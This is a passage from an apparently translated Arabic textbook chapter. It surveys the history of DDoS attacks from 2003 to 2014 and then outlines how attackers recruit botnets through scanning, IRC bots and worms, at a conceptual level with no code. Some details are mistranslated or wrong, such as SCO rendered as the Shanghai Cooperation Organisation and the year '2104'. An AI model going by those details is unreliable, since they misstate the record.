الوكلاء. بفضل التصميم القوي للـ**DNS** وقصر مدة الهجوم، لكان هناك تأثير خطير في الإنترنت ككل. أطول وأقوى هجوم، ومع ذلك، قد تكون ضارة للغاية.

2003

حتى عام 2003 لم يكن هناك تحولا كبيرا في دوافع الهجوم والمنهجيات التي بدأت تظهر. تزامن هذا التحول مع العديد من أحداث الدودة السريعة الواسعة النطاق، والتي أصبحت الآن متشابكة مع **DDoS**.

أولا، بدأ المتطفلين باستخدام شبكات التوزيع بنفس طرق هجوم **DDoS**، بإنشاء شبكات توزيع البريد المزعج (***Spam network***).

كما حاولت المواقع المضادة للبريد التطفلي (***antispam sites***) مواجهة هذا "**spambots**"، المتطفلين قاموا بمهاجمة عدة مواقع المضادة للبريد التطفلي (***antispam sites***). وذلك باستخدام أدوات **DDoS** القياسية، وحتى الديدان مثل **W32/Sobig**، شنوا هجمات متواصلة ضد أولئك الذين يرون أنهم كانوا تهدد لأعمالهم المربحة للغاية.

الثانية، بدأت الجرائم المالية الأخرى باستخدام **DDoS**. في بعض الحالات، هوجمت أيضا الباعة على الانترنت ذات إجمالي المبيعات اليومية بناء على أمر من عشرات الآلاف من الدولارات يوميا (على عكس المواقع الكبيرة مثل تلك التي هوجمت في فبراير 2000)، وذلك باستخدام شكل من أشكال **DDoS** والتي تنطوي على طلبات ويب تبدو طبيعية. كانت هذه الهجمات فقط كبيرة بما يكفي لإحضار ملقم ويب لكي يعمل ببطيء، ولكنها ليست كبيرة بما يكفي لتعطيل شبكات مقدمي الخدمة (المنبع). وعلى غرار هجمات **DNS** المنعكسة الموضحة سابقا، كان من الصعب (إن لم يكن من المستحيل) فلترة طلبات الويب الخبيثة، كما ظهرت لتكون مشروعة. تم شن هجمات مماثلة ضد مواقع لعب القمار على الانترنت والمواقع الإباحية. مرة أخرى، في بعض الحالات جرت محاولات الابتزاز مقابل مبالغ من عشرات الآلاف من الدولارات لوقف الهجمات (شكلا جديدا من أشكال الابتزاز).

لقد أصبح **DDoS** أخيرا عنصرا من الجرائم المالية على نطاق واسع وارتفاع الدولار والتجارة الإلكترونية، ويرجح هذا الاتجاه للزيادة فقط في المستقبل القريب. لقد استمر **DDoS** في الاستخدام أيضا في السنوات السابقة، بما في ذلك لأسباب سياسية.

خلال حرب العراق عام 2003، تم إطلاق هجوم **DDoS** على قناة الجزيرة المؤسسة الإعلامية مقرها قطر، والذي بث صورا لجنود أمريكيين تم القبض عليهم. حاولت قناة الجزيرة مجاراة المهاجمين من خلال شراء المزيد من عرض النطاق الترددي، لكنها مجرد كثفت الهجوم. كان موقع الويب بعيد المنال إلى حد كبير لمدة يومين، وبعد ذلك خطف شخص ما اسم **DNS** الخاصة بهم، وإعادة توجيه طلبات إلى موقع ويب آخر والذي روج لسبب الأمريكي.

في شهر مايو 2003، عدة مرات في شهر ديسمبر، شهد موقع ويب منظمة شانغهاي للتعاون (***SCO's Web site***) هجمات **DDoS** ذات مهاره عالية والذي جعله خارج نطاق الخدمة لفترات طويلة من الزمن. وأشارت بيانات من إدارة **SCO** الاعتقاد بأن الهجمات كانت ردا على معركة قانونية لمنظمة شانغهاي للتعاون على شفرة المصدر لينكس والبيانات والذي انتقد دور مجتمع المصدر المفتوح في هذه القضايا.

في منتصف عام 2003، **Clickbank** (خدمة مصرفية الإلكترونية) و**Spamcop** (الشركة التي تقوم بفلترة البريد الإلكتروني لإزالة البريد المزعج) تعرضوا لهجمات **DDoS** قوية. الهجمات شملت على ما يبدو الآلاف من آلات الهجوم. بعد بضعة أيام، كانت قادرة على تثبيت برامج فلترة متطورة والتي أسقطت هجوم **DDoS** على حركة المرور قبل ان تصل الى نقطة عنق الزجاجة.

2004

استمرت الهجمات ذات الدوافع المالية، جنبا إلى جنب مع تكهنات بانه تم استخدام هجمات الدودة في عام 2004 لتثبيت برامج طروادة على مئات الآلاف من المضيفين، إنشاء شبكات بوت ضخمة. برنامجين ذات شعبية **Agobot**، وخليفته **Phatbot** قد تورطا في تسليم وتوزع البريد المزعج وهجمات **DDoS**. في بعض الحالات تباع هذه في شبكات السوق السوداء. يوصف **Phatbot** بمزيد من التفصيل فيما بعد. **Agobot** و**Phatbot** كلاهما يتشارك العديد من المميزات التي تم التنبؤ بها في عام 2000 من قبل ميشال زاليفسكي في كتابه "**super-worm**" وقد كتب هذا البحث ردا على الضجة المحيطة بفيروس "***I Love You***". يسرد زاليفسكي ميزات مثل قابلية**Phatbot** (يعمل على كل من ويندوز ولينكس)، على تعدد الأشكال، التحديث الذاتي، مكافحة التصحيح، وسهولة الاستخدام (**Phatbot** يأتي مع وثائق وتعليمات عن استخدام الأوامر). منذ قيام **Phatbot** بافتراس المضيفين المصابة سابقا، فان أجزاء أخرى من تنبؤات زاليفسكي هي أيضا ممكنة (عن طريق برمجة كيفية تنفيذ **Phatbot**)، وبالتالي **Phatbot** هي واحدة من أكثر الأشكال المتقدمة في الية التنفيذ (***automation***) والتي ينظر إليها الآن إنها من فئة أدوات **DDoS** (أو التهديد المخلوطة).

2005

حيث تم توسع عمليات الابتزاز المالي. في أغسطس 2005 تم ابتزاز موقع القمار **jaxx.de** والتي مقرها هامبورغ لدفع € 40000 لوقف هجوم **DDoS** المستمر.

2006

حدثت هجمات **DDoS** الصغيرة من الجماعات الدينية. وهي عباره عن سلسلة من هجمات **DDoS** استهدفت بلوق ميشيل مالكين، الذي قاد حركة بين المدونين لعكس الرسوم المثيرة للجدل عن النبي محمد (صلى الله عليه وسلم) التي ظهرت في البداية في مجلة دنماركية. بدأت الهجمات 15 فبراير وتصاعدت يوم 23 فبراير، عندما قامت الهجمات من **botnet** في تركيا أجبرت مالكين لإضافة مدونته على مديا ملابس النوم حتى يكون موقعه الرئيسي متوفرا مرة أخرى.

ديسمبر 2007

يومين من أعمال الشغب قام بها العرقية الروسية انتقلت بسرعة من الحقيقي إلى العالم الافتراضي، حيث تعرضت المواقع الحكومية تحت هجمات **DDoS** شديدة لدرجة أن العديد من وكالات تم ايقاف الوصول إلى عناوين **IP** خارج استونيا لعدة أيام.

2008

30 يناير 2008 جاءت مجموعه مجهولة من القراصنة للحصول على انتباه الراي العام، حيث طلب السيونتولوجيين من اليوتيوب إزالة فيديو من بطولة توم كروز. حيث قامت هذه المجموعة بالتنظيم بينهم واستخدام نفس البرامج الى تستخدم في القتال من اجل ويكيليكس، واستهدفت **Scientology.org**، والذي جعلوه غير متاح لفتره من الوقت. كان هدفهم "إنقاذ الناس من السيانتولوجيا عن طريق عكس غسل الدماغ".

في نوفمبر 2008، هوجم موقع أوربي لمنظمة كبيرة في الأخبار. والتي أدى الى وقوع الموقع تحت موجة من القراصنة لمدة ساعة ووقت والذي جعل الموقع غير متاح لفتره طويله من الوقت.

في 30 ديسمبر 2008، إذا كانت هناك كلمة واحدة والتي تسبب الارتعاد والخوف في دوائر أمن الإنترنت، انها كونفيكر (***Conficker***). والتي بدأت في أواخر عام 2008، استغلت دودة كونفيكر نقاط الضعف في العديد من أنظمة تشغيل مايكروسوفت. حيث قام باختراق أكثر من جهاز المصاب وربط أجهزة الكمبيوتر الغير راغبة معا في **botnet** هائل والتي لا يمكن أن يمزق.

2009

The July Cyber Attacks: حدثت الموجة الأولى من الهجمات في 4 يوليو 2009 (عطلة يوم الاستقلال في الولايات المتحدة) ، واستهداف كل من الولايات المتحدة وكوريا الجنوبية. ومن بين المواقع التي تأثرت مواقع على شبكة الإنترنت لكبرى الصحف اليومية لكوريا الجنوبية، بيت للبيع في المزاد على الانترنت على نطاق واسع، البنوك، رؤساء البلاد، البيت الأبيض والبنتاغون والقوات الأمريكية والكورية على سبيل المثال لا الحصر. جاء هجوم **DDoS** مما يزيد عن 166،000 أجهزة الكمبيوتر في موجة **botnet** حيث أطلقت العنان لموجة بعد موجة من الهجوم على البيانات. وكشفت التحقيقات أن 27 من المواقع كانت أهداف في الهجوم بناء على الملفات المخزنة على الأنظمة المخترقة.

2010

في هذه الفترة اخذ **Hacktivism** ينمو في شعبية وسلطته، وكانت عملية الاسترداد محاولة لدعم موقع ويكيليكس. هجمات **DDoS** ضد مواقع ماستر كارد، فيزا وباي بال، وتسليط الضوء على رفضهم لقبول التبرعات المتجهة إلى ويكيليكس.

دودة ستكسنت (***Stuxnet***) اكتشف في يونيو 2010 ويعتقد أنه قد تم إنشاؤها من قبل دولة مثل الولايات المتحدة أو إسرائيل، كان الاكتشاف الأولى للبرمجيات الخبيثة التي تتجسس على وتفسد النظم الصناعية. والتي جلبت الإرهاب الإلكتروني (**cyber-terrorism**) الى الواجهة.

2011

يزعم انه قد شارك في هجوم 28 فبراير باستخدام أداة **Low Orbit Ion Cannon (LOIC)** ضد موقع كوتش للصناعات، "**Kochind.com**". الشركة مقرها في ويتشيتا بولاية كنساس، ولها أعمال في عدد من المجالات بما في ذلك النفط والصناعات التحويلية.
LOIC هي أداة **DDoS** ذات شعبية تستخدم من قبل المجهولين والمهاجمين على الانترنت لإغراق المواقع مع طلبات وتعطيل الملقم الهدف. تطويره من قبل شركة **Praetox Technologies**، يعمل على انظمة، لينكس، ويندوز، ماك. تم كتابته بلغة C# سي شارب.

2012

اعترفت حكومة الولايات المتحدة الولايات المتحدة أن البنية التحتية للخدمات المالية تتعرض للهجوم. حيث أشار وزير الدفاع ليون بانيتا إلى وجود هجمات **DDoS** على البنية التحتية للبلاد والتي لا تزال حرجة وان الجميع ضعفاء جدا للتعرض للهجوم. وقال في الأسابيع الأخيرة، كما يعلم الكثيرون منكم، أصيبت بعض المؤسسات المالية الأمريكية الكبيرة من خلال ما يسمى هجمات **DDoS**. هذه الهجمات أدت إلى تأخير أو تعطيل الخدمات على مواقع العملاء. في حين أن هذا النوع من التكتيك ليس جديدا، ولكن الحجم والسرعة كانت غير مسبوقة.

أدوات **DDoS** معقده استخدمت في هجمات على نطاق واسع، "**itsoknoproblembro**" أداة **DDoS** متورطة في العديد من هجمات **DDoS** الكبيرة والتي استهدفت البنوك الأمريكية. وفقاً للتقارير الاعلامية، بعض من أضخم المؤسسات المالية الأمريكية بما فيها "ويلز فارجو"، "جي بي مورغان تشيس"، "بنك امريكا"، "مجموعة سِتِي" و "بانكورب" اخترقوا عن طريق سلسلة من الهجمات الالكترونية، من قِبل مجموعة تدعي أنها مجموعة علاقات الشرق الاوسط، التي تسببت في انقطاع الانترنت وتأخير في الخدمات المصرفية عبر الانترنت. تكنولوجيات برولِكسيك قالت ان التوزيع المُمنهج في تعطيل الخدمة على هذه البنوك جاء تحت اسم "**itsoknoproblembro**" التي استعملت ضد بعض البُنوك من بينها "ويلز فارجو"، "بنك الولايات المتحدة"، "بنك الخدمات المالية الامريكية "**PNC**"، "بنك امريكا" و "جي بي مورغان تشيس".
باريت ليون يؤسس **Defense.Net** لمكافحة هجمات **DDoS** الجديدة والكبيرة من الجهات الفاعلة السيئة القديمة والجديدة.

تقارير نيويورك تايمز عن مسؤولين في الولايات المتحدة ما زالت على قناعة بأن استمرار هجمات الحرمان من الخدمة (**DDoS**) ضد البنوك الأمريكية من قبل المقاتلين عز الدين زنكي القسام سايبر هي غطاء ترعاها الدولة عن تخريب الانترنت من قبل إيران.

2013

هجمات **DDoS** تتجاوز 300 جيجابيت في الثانية، حيث سجل أكبر حجم لهجوم **DDoS** يصل إلى مستوى جديد وغير مسبوق: الهجمات البارزة سجلت فوق 300 جيجابايت في الثانية في النصف الأول من العام.
في 1 فبراير 2013، أشار بعض مستخدمي موقع "أمازون **Amazon.com**" بأنهم يواجهون بعض المشاكل أثناء دخولهم للصفحة الرئيسية من الموقع، حيث تظهر لهم معظم الأحيان صفحة بيضاء تحتوي سطر واحد يشير إلى أن الخدمة غير متوفرة. وأشار موقع "تيك كرانش" التقني بأن الخطأ الناتج هو **Error 503** والذي يشير إلى أن المحرك الخادم للموقع متوقف إما بسبب الصيانة أو بسبب ضغط زائد. كما تبدو الروابط الداخلية سليمة وتعمل بشكلٍ أبطئ بعض الشيء. ومن جهةٍ أخرى أشار "تيك كرانش" إلى أن بقية المواقع الموجودة على AWS، مزود الخدمة الذي يعتمد عليه موقع أمازون، تعمل بشكلٍ جيد ولا تواجه أي مشاكل. وفي أغلب الأحيان يكون السبب الرئيسي لخطأ 503 هو هجوم **DDoS**، ولكن لا يمكن تأكيد وجود أي هجوم على الموقع حتى الآن. يُشار إلى أن الموقع عاد للعمل لدى معظم المستخدمين أثناء كتابة الخبر، بعد توقف دام قرابة الـ 45 دقيقة، ولم تصدر حتى أي تصريحات رسمية من أمازون تفسّر سبب هذا التوقف.

2014

استمرار هجمات **DDoS** في النمو في الحجم والتعقيد، ويرتبط هذا النمو الكبير في حجم الهجوم إلى استخدام هجوم ***NTP Amplification***، ***Syn Flood***، و***DNS Reflection*** الأكثر انتشارا. الجمع بين عدد من تكتيكات الجرائم الإلكترونية المختلفة يمكن أن يكون ساندا لخلق ما يسمى **smokescreen**.
توقعات بازدياد هجمات "الحرمان من الخدمة" الموجهة عبر الهواتف في 2014. حيث كشف تقرير لشركة للحلول الأمنية عن ازدياد هجمات "الحرمان من الخدمة"، المعروفة اختصاراً باسم(**DDoS Attacks**) ، الموجهة عبر الأجهزة النقالة خلال عام 2013. وأوضحت شركة **Prolexic** الأمريكية، الموفرة لحلول التصدي لهجمات "الحرمان من الخدمة"، أنها رصدت خلال الربع الرابع من عام 2013 استخدام الأجهزة النقالة بشكل كبير عبر تطبيقات خاصة لتوجيه هجمات الحرمان من الخدمة. وأضافت الشركة، في تقريرها، أن "تطبيقات هجمات الحرمان من الخدمة أصبحت تشكل خطرًا أمنيًا متزايدًا لأنها تجعل الأجهزة النقالة جزء من الهجمات الإلكترونية، خاصة مع النظر إلى أعداد الهواتف في العالم. وتوقعت شركة **Prolexic** أن تتزايد هجمات "الحرمان من الخدمة" الموجهة عبر الأجهزة النقالة خلال العام الجاري، وأن يساعد استخدام الأجهزة النقالة في تلك الهجمات، القراصنة، في جعل هجماتهم أكثر تعقيداً. وأشارت الشركة إلى تزايد هجمات "الحرمان من الخدمة" بشكل إجمالي خلال عام 2013، حيث أكدت أن خلال الربع الرابع فقط من العام الماضي ازدادت تلك النوعية من

الهجمات الإلكترونية بنسبة 26 بالمائة مقارنة بنفس الفترة العام الماضي. والجدير بالذكر أن متوسط سرعة حركة البيانات في هجمات الحرمان من الخدمة بلغت العام نحو 2.64 جيجابيت في الثانية، وأن 87 بالمائة من الهجمات التي تم رصدها خلال أول تسعة شهور من عام 2013 استمرت لأقل من ساعة واحدة، وذلك حسب دراسة سابقة قامت بها شركة "اربور نتوركس".

12 فبراير 2104، توقفت الثلاثاء عمليات التداول بالعملة الرقمية "بتكوين **Bitcoin**"، لدى بورصة "بيتستامب **Bitstamp**"، وذلك بعد تعرض النظام الخاص بها لهجمات ما يُعرف بـ "الحرمان من الخدمة DDoS". وقالت "بيتستامب"، وهي إحدى أكبر بورصات تداول "بيتكوين" حول العالم، إنها أوقفت السحب على منصتها بعد اكتشاف وجود ما وصفتها بالـ "نتائج غير متناسقة" من قبل محفظتها الخاصة بالعملة الرقمية، وهو الأمر الذي عزته إلى هجمات حرمان من الخدمة. وتُعتبر "بيتستامب" التي تتخذ من سلوفينيا مقرًا لها، ثاني أكبر بورصة لتداول عملة "بيتكوين"، تقوم بإيقاف سحب عملائها من "بيتكوين" في غضون الأيام القليلة الماضية، وذلك بعد أن قامت "إم تي. جوكس Mt. Gox" اليابانية، بإيقاف عمليات السحب هي الأخرى.

وأوضحت "بيتستامب" على صحفتها الخاصة ضمن موقع التواصل الاجتماعي "فيسبوك" أنه سيتم تعليق عملية سحب "بيتكوين" حتى إصلاح الخلل في النظام البرمجي الخاص بها.
يُذكر أن "بيتكوين" هي عبارة عن عملة رقمية يمكن مقارنتها بالعملات الأخرى مثل الدولار أو اليورو، إلا أنها تتداول فقط عبر شبكة الإنترنت من دون وجود فيزيائي لها، كما تختلف عن العملات التقليدية بعدم وجود هيئة تنظيمية مركزية تقف خلفها أو تنظم عملية تداولها، وهي عملة منتشرة بشدة في الأسواق السوداء على الشبكة العالمية.

مثل كل تاريخها، هذا التاريخ من هجمات **DDoS** لا تمثل حالة نهائية، ولكنها هي مجرد مقدمة للمستقبل. في الفصل التالي، وسوف نقدم المزيد من التفاصيل حول بالضبط كيفية ارتكاب هجمات اليوم، والتي سوف تمهد الطريق لمناقشة ما يجب القيام به للتصدي لها. تذكر، مع ذلك، أن التاريخ ما ناقشناه للتو تشير، أنه أكثر من أي شيء آخر، حيث واصل التغير السريع للمستقبل. سوف نحلل أدوات هجوم **DDoS** مثل **trinoo**، **Tribe Flood Network**، **Stacheldraht**، و**Shaft** كل هؤلاء صنعوا التوقعات المثارة حول اتجاهات التنمية المستقبلية على أساس التاريخ الماضي، ولكن المهاجمين أثبتوا انهم أكثر فطنة في دمج أساليب هجوم جديدة في الأدوات الموجودة من اقترح تلك التنبؤات. ينبغي لنا أن نتوقع كل من عدد وتعقيد أدوات هجوم التي تنمو باطراد، وربما بسرعة أكبر من أي شخص يتوقع.

10.4 How Attacks Are Waged (كيفية القيام بهذا الهجوم)

هجوم **DDoS** لابد من اعداده بعناية من قبل المهاجم. حيث انه أولا يقوم بتجنيد جيش من الوكلاء. ويتم ذلك من خلال البحث عن آلات الضعيفة، ثم اختراقهم، وتركيب شفرة الهجوم عليها. المهاجم يقوم بتأسيس قنوات الاتصال بين الأجهزة، بحيث يمكن السيطرة عليها وتعمل بطريقة منسقة. ويتم ذلك باستخدام إما بنية المعالج/الوكيل أو **IRC-based command** وقناة للسيطرة. بمجرد بناء شبكة **DDoS**، فإنه يمكن استخدامها لمهاجمة عدة مرات على النحو المرغوب فيه ضد أهداف مختلفة.

توظيف شبكة من الوكلاء (Recruitment Of The Agent Network)


اعتمادا على نوع مخطط الحرمان من الخدمة، المهاجم يحتاج إلى العثور على عدد كبير من الآلات الضعيفة بما فيه الكفاية لاستخدامها في الهجوم. ويمكن القيام بذلك يدويا أو نصف آليا أو بطريقة اليه (***automated***) بالكامل. في الحالات مع أداتين **DDoS** المعروفة، **trinoo** و**Shaft**، تم عملية التثبيت بطريقه فقط، في حين إجراء اكتشاف واختراق آلات الضعيفة يكون يدويا. في الوقت الحاضر، المهاجمين يستخدمون البرامج النصية (***scripts***) وذلك لإتمام العملية بطريقه اليه بالكامل، أو حتى استخدام الفحص (**Scanning**) لتحديد آلات الضعيفة والمخترقة بالفعل للقيام بالهجوم (المضيفين على سبيل المثال، **Slammer**، **MyDoom**، أو **Bagle-infected hosts**). وإنه من المتوقع استخدام بعض الديدان صراحة لخلق أرضية خصبة للحصاد لبناء شبكات بوت التي يتم استخدامها لاحقا لأغراض خبيثة مختلفة، بما في ذلك هجمات **DDoS**. إذا لم يلاحظ المضيفين عدوى الدودة، فإنهم على الأرجح لن يلاحظوا البوت المحصول لهم!

العثور على آلات المستضعفة (FINDING VULNERABLE MACHINES)

المهاجم يحتاج للعثور على الآلات التي يمكنها تقديم تنازلات (أي ذات نقاط ضعف وسهلة الاختراق). لتعظيم العائد، وانه يرغب في توظيف الآلات التي لديك اتصال جيد وموارد وافرة وسوء صيانتها. لسوء الحظ، العديد من هذه موجودة ضمن مجموعة من الملايين من المضيفين على الإنترنت.

في الأيام الأولى من **DDoS**، تم العثور على المضيفين مع اتصالات ذات نطاق ترددي عالي فقط في الجامعات والمؤسسات العلمية والحكومية. وأنها تميل أن تكون أكثر في التراخي في الامن الى حد ما وليس هناك جدران نارية، حتى أنها يمكن تعرضها للخطر بسهولة من قبل أحد المهاجمين. الشعبية الأخيرة لمودم الكابل والخط المشترك الرقمي (**DSL**) ذات الانترنت العالي السرعة للأعمال التجارية والاستخدام المنزلي جلب اتصالات عالية الى كل جانب تقريبا من المنزل والمكتب. وقد وسع هذا إلى حد كبير مجموعة المضيفين التي تدار بخفة وتوفيرها اتصال مستمر وتعمل باستمرار وهي أهداف مثاليه للتوظيف من قبل **DDoS**. وهذا أعقب التغيير في بنية وكلاء **DDoS** المحتملين والذي أدى الى التغيير في أدوات **DDoS**. هذه الأدوات كانت تعمل في الغالب على المضيفين ذات أساس يونكس، بينما كود **DDoS** الأخيرة يعمل في الغالب على الأنظمة المستندة إلى **Windows**. في بعض الحالات، مثل **Kaiten** و**Knight bot**، والتي أعيد كتابة الاكواد الأصلية المصدرية على أساس يونكس ببساطة باستخدام مكتبة سيغوين المحمولة (***Cygwin portable library***).

يطلق على عملية البحث عن الأجهزة الضعيفة **scanning**. يوضح الشكل التالي عملية **scanning** بسيطة. المهاجم يرسل بعض الحزم إلى الهدف المختار لمعرفة ما إذا كان على قيد الحياة وضعيف. إذا كان الأمر كذلك، فإن المهاجم يحاول اقتحام الجهاز.




Scanning في البداية عملية يدوية يؤديها المهاجم باستخدام أدوات بدائية. ومع مرور الوقت، وأدوات **scanning** تحسنت وتم دمج وظائف المسح الضوئي وجعلت تلقائيه. مثالين على ذلك "التهديدات المختلطة (***blended threats***)" والديدان.

التهديدات المختلطة (***blended threats***) هي عباره عن برامج فردية أو مجموعة من البرامج التي توفر العديد من الخدمات، في هذه الحالة إعطاء الاوامر والتحكم باستخدام ***IRC bot*** والفحص عن نقاط الضعف.


كلمة **bot** (مشتقة من كلمة "**rebot**") وتعرف أيضاً باسم روبوتات الويب أو روبوتات الشبكة العالمية أو ببساطة بوتات، وهي برمجيات العميل، يعمل في الخلفية على المضيف المخترق، وينظر الى بعض السلاسل لتظهر في قناة **IRC**. هذه السلاسل تمثل الأوامر التي ينفذها برنامج بوت، مثل دعوة شخص إلى قناة **IRC**، وإعطاء أذونات المشغل للقناة للمستخدم، ومسح كتلة من عناوين (**netblock**)، أو تنفيذ هجوم حجب الخدمة المشفر. وتم إنشاء **Netblock Scan** في بعض من هذه البرمجيات، مثل **power**، وذلك من خلال كتابة الثمانية اوكت القليلة الأولى من عنوان الشبكة (على سبيل المثال، 192.168 قد يعني فحص كل شيء من 192.168.0.0 إلى 192.168.255.255). بمجرد حصول البوتات على قائمة المضيفين المستضعفين، فإنه يقوم بإبلاغ المهاجم باستخدام **botnet** (وهي شبكة من ***bot*** والتي تقوم بمزامنة الجميع من خلال التواصل في قناة **IRC**). المهاجم يقوم باسترداد الملف ويضيف إلى القائمة لها المضيفين الضعفاء. بعض البرامج تضاف تلقائيا هؤلاء المضيفين وعرض لائحة من المضيفين الضعفاء، وبالتالي إعادة تشكيل شبكة الهجوم باستمرار. ويتم اختيار كتل شبكة للفحص في بعض الأحيان بشكل عشوائي من قبل المهاجمين. بمجرد اختيارهم بشكل واضح لسبب (على

سبيل المثال، **netblocks** المملوكة من قبل مقدمي **DSL** والجامعات هي أكثر بكثير "البيئات الغنية الهدف" من تلك التي تمتلكها الشركات الكبيرة وأقل مخاطرة من الموقع عسكري).

الفحص يمكن القيام به مع خلال برامج منفصلة التي يتم ببساطة "إدخالها" لعدد من برامج التهديد المخلوطة، أو (كما هو الحال مع **Phatbot**)، الذي بني في البرنامج وحدة نمطية. يتم وصف **IRC bot scanning** في الشكل.



برنامج آخر يستخدم في الفحص لتحديد المضيفين الذين هم عرضه للاختراق وهو دودة الإنترنت (*Internet worms*). ديدان الإنترنت (*Internet worms*) تقوم بإنشاء برامج آلية والتي تنتشر من المضيف الضعيف إلى أخر، بطريقة مماثلة للفيروسات البيولوجية (مثل الأنفلونزا). الدودة لها ثلاث وظائف أساسية متميزة: (1) **Scanning**، للبحث عن آلات الضعيفة؛ (2) **exploitation**، والذي يقوم باختراق آلات ويضع آلات تحت التحكم عن بعد؛ و (3) **payload** (كود يتم تشغيله على الجهاز المخترق لتحقيق بعض من وظائف الهجوم). منذ أن تم تصميم الدودة للانتشار، فإنها بمجرد إصابة آلة، فإنها تقوم بالفحص/تصيب وتكرر هذه الدورة على كل من الأجهزة المصابة والأجهزة التي تصيبها الاخرى. الحمولة (**payload**) يمكن أن يكون مجرد نسخة من الدودة (في الذاكرة أو مكتوبة إلى نظام



الملفات)، أو قد يكون مجموعة كاملة من البرامج التي يتم تحميلها في نظام الملفات. ديدان الإنترنت هي وسيلة شعبية متزايدة لتجنيد عملاء **DDoS**، لذلك تتضمن حمولة الدودة كثيرا من اكواد **DDoS** للهجوم. ويوضح الشكل التالي انتشار الدودة.

الديدان تختار العناوين للفحص باستخدام عدة طرق.

- عشوائيا. الاختيار العشوائي لكل 32 بت من عنوان **IP** (في حالة استخدام عناوين**IPv4**) للأهداف، الفحص بفعالية لشبكة الإنترنت بالكامل من دون تمييز.
